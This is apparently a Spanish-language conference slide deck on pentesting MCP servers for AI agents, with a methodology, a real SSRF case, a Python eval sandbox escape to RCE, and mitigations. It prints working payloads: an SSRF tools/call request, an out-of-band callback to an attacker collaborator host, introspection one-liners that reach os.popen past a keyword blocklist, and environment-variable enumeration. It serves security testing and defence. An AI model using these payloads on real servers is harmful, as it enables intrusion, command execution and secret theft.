



Hackeando las Herramientas del Agente: Pentesting de Servidores MCP en el Mundo Real

Luis Diego Raga

Sr. Hacker / Penetration Tester





¿Cuántos han escuchado saben que es MCP?


Según un análisis de Enkrypt AI un 33 % de 1.000 servidores MCP analizados presentaron al menos una vulnerabilidad clasificada como crítica



SPEAKER

RAGA / LUIS DIEGO RAGA

Sr. Hacker · Web App / API / AI LLM Pentesting



Sobre mí

- Sr. Hacker / Penetration Tester, X-Force Red, IBM
- Especialidad: Web App, API y AI/LLM Pentesting
- Community Lead: DC11506 / PwnedCR


AGENDA

HOY: DEL SCOPE AL IMPACTO

Metodología práctica + dos casos reales

- | | | |
|----|----------------|--|
| 01 | PREPARACIÓN | qué pedir, alcance y límites |
| 02 | METODOLOGÍA | discover, model, test, chain, report |
| 03 | SSRF REAL | 6 servidores afectados / 4 OOB |
| 04 | SANDBOX ESCAPE | Python eval → RCE → secrets |
| 05 | CIERRE | hallazgos, mitigaciones y aprendizajes |





LEARN
CONNECT
BUILD
WITH MCP

BIGGER
THINGS
AHEAD



MCP 101

¿QUÉ ES MCP?

Un protocolo para conectar aplicaciones de IA con sistemas externos



HOST

ChatGPT / Claude / IDE
coordina la experiencia

CLIENT

mantiene la conexión
y descubre capacidades

SERVER

expone tools, resources
y prompts

SISTEMAS

APIs · DBs · archivos
workflows · servicios internos

TOOLS

Funciones ejecutables que el agente puede
invocar para realizar acciones.

RESOURCES

Datos o contexto que el cliente puede leer:
archivos, registros, APIs.

PROMPTS

Plantillas reutilizables para guiar
interacciones y workflows.

Para seguridad: cada tool es una acción remota con privilegios del servidor.





TRANSPORTE Y MÉTODOS CLAVE

El transporte define cómo conectás; los métodos definen qué podés probar

TRANSPORTES

- stdio: proceso local; mensajes por stdin/stdout.
- Streamable HTTP: servidores remotos; HTTP POST + auth estándar.
- SSE: streaming/eventos (Legacy)
- JSON-RPC 2.0 viaja encima del transporte.

MÉTODOS QUE MIRAMOS

server/discover	# capacidades / versiones
tools/list	# catálogo de herramientas
tools/call	# invocar una herramienta
resources/list	# fuentes de contexto
resources/read	# leer un recurso
prompts/list get	# plantillas reutilizables

ÁNGULO DE PENTEST: handshake → discovery → catalogar capacidades → probar sinks peligrosos.

CONTEXTO

¿QUÉ CAMBIA CON MCP?

El catálogo de herramientas se vuelve superficie de ataque



AGENTE

LLM / cliente
selecciona tools

SERVIDOR MCP

JSON-RPC
expone tools/resources

INFRA

APIs, archivos, red interna,
secrets, contenedores

El riesgo nace cuando una herramienta legítima cruza un límite de confianza.

READINESS

QUÉ NECESITAMOS ANTES DE COMENZAR

Checklist de scoping para no perder tiempo conectando



CONEXIÓN

Endpoint URL
Transport: HTTP / SSE / stdio
Credenciales por rol/tenant

CÓDIGO MÍNIMO

Tool definitions
Input models / schemas
HTTP, file I/O, subprocess, eval/exec
Dependencies + config template

ENTORNO

Shared vs single tenant
Container / VM / serverless
Gateway/proxy delante
Egress restrictions

Objetivo: visibilidad suficiente para formular hipótesis reales.

SCOPE

SERVER-SIDE PRIMERO

Agent-side solo si el agente está dentro del alcance

EN ALCANCE PRINCIPAL

- AuthN/AuthZ del endpoint
- Tools, resources y prompts expuestos
- Input validation + sinks peligrosos
- Runtime, egress, filesystem, secrets
- Source review del servidor

CONDICIONAL / AGENT-SIDE

- Tool definition poisoning
- Tool-output prompt injection
- Tool chaining guiado por el agente
- Memoria/context poisoning



METODOLOGÍA MCP

Proceso reproducible para evaluar servidores y herramientas




METODOLOGÍA

PREPARE → DISCOVER → MODEL → TEST → CHAIN → REPORT

La metodología debe ser más amplia que los findings



Pensar en capacidades permite encontrar bugs incluso cuando no hay endpoints tradicionales.



OpenAI GPT-5.1 Chat

A Python-Pandas Agent

Agent 12:15 AM

Hi

Ask a Question

Microsoft Excel

Create Image

Web Search

Our results should be independently verified.



DISCOVER / MODEL

ENUMERAR Y CLASIFICAR

tools/list te da el catálogo; la capacidad te da el riesgo

```
root@pwn3d: ~/demo
```

```
{"jsonrpc": "2.0", "method": "tools/list", "id": 1, "params": {}}
```

Fetch URL usuario

Alto

Resolver \$ref

Alto

Ejecutar código

Critico

Leer/escribir rutas

Alto

Schemas/regex

Medio

PREGUNTA CLAVE

¿Qué dato controla el usuario (source) y dónde se utiliza (sink)?



ATTACK SURFACE

VECTORES GENÉRICOS A CUBRIR

Contenido genérico + casos reales

AUTH

AuthN/AuthZ, tenants

ARGS

inyección en argumentos

OUTPUT

secrets en respuestas

RESOURCES

path traversal / URI schemes

TRANSPORT

SSE/HTTP/stdio, TLS, replay

RUNTIME

eval, subprocess, sandbox

CHAINING

combinación de tools

SUPPLY

deps / servers de terceros

Casos reales de hoy: URL-handling → SSRF y Runtime → sandbox escape/RCE.



WHITEBOX

QUÉ BUSCAR EN EL CÓDIGO

Seguir input → sink → impacto

root@pwn3d: ~/demo

```
# SSRF directo
requests.get(user_url, allow_redirects=True)
httpx.get(url, follow_redirects=True)

# SSRF vía librería
ResolvingParser(file_with_user_refs)

# Ejecución de código
eval(user_expression)
exec(user_code, namespace)

# Regex controlado por usuario
jsonschema.Draft7Validator(user_schema)
```

PATRÓN

INPUT



SINK



IMPACTO



CASO REAL • SSRF

Cuando la IA hace requests por vos



SSRF

ESPECTRO + PRIMER PAYLOAD

6 servidores afectados; 4 confirmados OOB

SSRF EN MCP

- Content-returning
- Blind / OOB
- Indirect via redirect

6 afectados · 4 OOB

root@pwn3d: ~/demo

```
{
  "method": "tools/call",
  "params": {
    "name": "file-retriever",
    "arguments": {
      "url": "http://internal-gateway.namespace/health"
    }
  }
}
```



OOB + SERVICE DISCOVERY

Collaborator confirma; los probes revelan servicios internos

root@ekoparty: ~/demo

```
GET /ssrf-file-retriever HTTP/1.1
Host: attacker-collaborator.oastify.com
User-Agent: python-httpx/0.28.1
```

Source IP: 100.100.100.100

internal-gateway.namespace/health	200
core-api.namespace/health	200
internal-gateway.namespace/docs	401
redis.namespace:6379	TCP
kubernetes.default.svc	TLS
169.254.169.254	RST

4 servidores OOB

4 IPs distintas · mismo patrón

La SSRF se convierte en un mapa interno.



EVIDENCIA

LA RESPUESTA VUELVE AL ATACANTE

SSRF no ciego: contenido interno en el tool output

root@ekoparty: ~/demo

```
{  
  "content": "# Content\n{\n  \"status\": \"healthy\",  
  \"mcp_runtime\": {\n    \"mode\": \"python\",  
    \"session_core_mode\": \"python\",  
    \"event_store_mode\": \"python\"...}\n}"
```

200

contenido interno
devuelto directamente

SSRF + respuesta = exfiltración.



ROOT CAUSE

¿POR QUÉ FUNCIONÓ?

URL validation ausente + redirects permitidos

root@ekoparty: ~/demo

```
# content_retrieval.py - sin validación de URL
response = requests.get(
    url,
    allow_redirects=True,
    timeout=30
)
```

```
# No hay: validación de hostname, scheme,
# check post-DNS ni control de redirects
```

NO HAY


- validación post-DNS
- restricción de scheme
- control de redirects
- egress suficiente



CASO REAL · SANDBOX ESCAPE - DEMO

Cuando una blocklist intenta entender Python





ESCENARIO

EVALUATE_MATH_EXPRESSION

eval + blacklist + namespace restringido



eval()

input del usuario
ejecutado en sandbox

BLOCKLIST

```
"import"  
"exec"  
"open"  
"os."  
"globals"
```

NAMESPACE

math
random
built-ins seguros

BYPASS

INTROSPECCIÓN Y ACCESO A OS

La blocklist ve texto; Python resuelve objetos



root@ekoparty: ~/demo

```
[k for k in random.__dict__ if k.startswith("_") and len(k) < 5]
```

```
["_log", "_exp", "_pi", "_e", "_cos", "_sin", "_os", "_ONE"]
```

root@pwn3d: ~/demo

```
random.__dict__["_os"].getcwd()
```

```
_os.getcwd()
```

```
# Resultado:  
/opt/mcp-container-runtime
```

`_os` — el módulo os completo, dentro de random.

VARIABLES EXPUESTAS Y POPEN CONSTRUIDO EN RUNTIME

Publicamos nombres; nunca valores de secretos



root@ekoparty: ~/demo

```
list(random.__dict__["_os"].environ)[:10]

["WATSONX_PROJECT_ID",
 "AZURE_OPENAI_VISION_ENDPOINT",
 "DALLE_DEPLOYMENT_URL",
 "GOOGLE_SEARCH_API_KEY",
 "ICA_ASSISTANTS_EXTENSIONS_SECURITY_KEY", ...]
```

NO SECRET VALUES

POPEN CONSTRUIDO EN RUNTIME



root@ekoparty: ~/demo

```
random.__dict__["_os"].__dict__["p" + random.__name__[4] + "pen"]("id").read()
```

```
os.__dict__["popen"]("id").read()
```

```
os.popen("id").read()
```

NO SECRET VALUES

EVIDENCIA



RESULTADO: RCE CONFIRMADO

Salida de id permitida para divulgación

```
root@pwn3d: ~/demo
```

```
uid=1000720000(1000720000) gid=0(root) groups=0(root),1000720000
```

CMD

ejecución arbitraria

GID 0

grupo root

SECRETS

variables accesibles

SHELL


reverse shell establecida

Un filtro de strings no es un sandbox.

CHAIN

LA CADENA COMPLETA

De usuario autenticado a impacto de infraestructura



Las herramientas eran legítimas. El abuso vino de cómo cruzaban límites de confianza.

RESULTADOS Y CIERRE

Qué reportamos y cómo reducir el riesgo



HALLAZGOS Y MITIGACIONES

19 servidores MCP evaluados

- DoS vía resource exhaustion
- Errores verbosos
- ReDoS en schemas JSON
- **SSRF sistémica — 6 afectados**
- **Sandbox escape Python → RCE**

Medio

Info

Medio

Alto

Critico

MITIGACIONES

- URL allowlist + post-DNS
- Control de redirects
- Egress filtering
- No eval/exec con input de usuario
- Aislamiento seccomp/cgroups/containers sin red



SSRF: 6 afectados · 4 OOB confirmados

BACKUP

REFERENCIAS Y METODOLOGÍAS PÚBLICAS

Contexto externo para ampliar el mapa de pruebas



- Cybersecify — MCP Server Pentest Methodology (2026)
- Pentest.qa — MCP Server Security Testing: A Red-Team Guide
- Model Context Protocol spec — modelcontextprotocol.io
- OWASP SSRF Prevention Cheat Sheet
- HackTricks — Python sandbox escapes



BACKUP 3

TAKEAWAYS

LO QUE APRENDIMOS

La metodología importa tanto como el exploit

- 01 **MCP es una superficie real y sub-auditada.**
- 02 **Usuario autenticado → tool invocation → impacto.**
- 03 Las defensas clásicas no cubren solas estos vectores.
- 04 Source review + testing manual = combinación ganadora.
- 05 curl + Burp + Collaborator siguen llegando muy lejos.



Q&A

¿PREGUNTAS?



Luis Diego Raga

Sr. Penetration Tester, X-Force Red |
Hack the Box MVP | DC11506 Admin ...

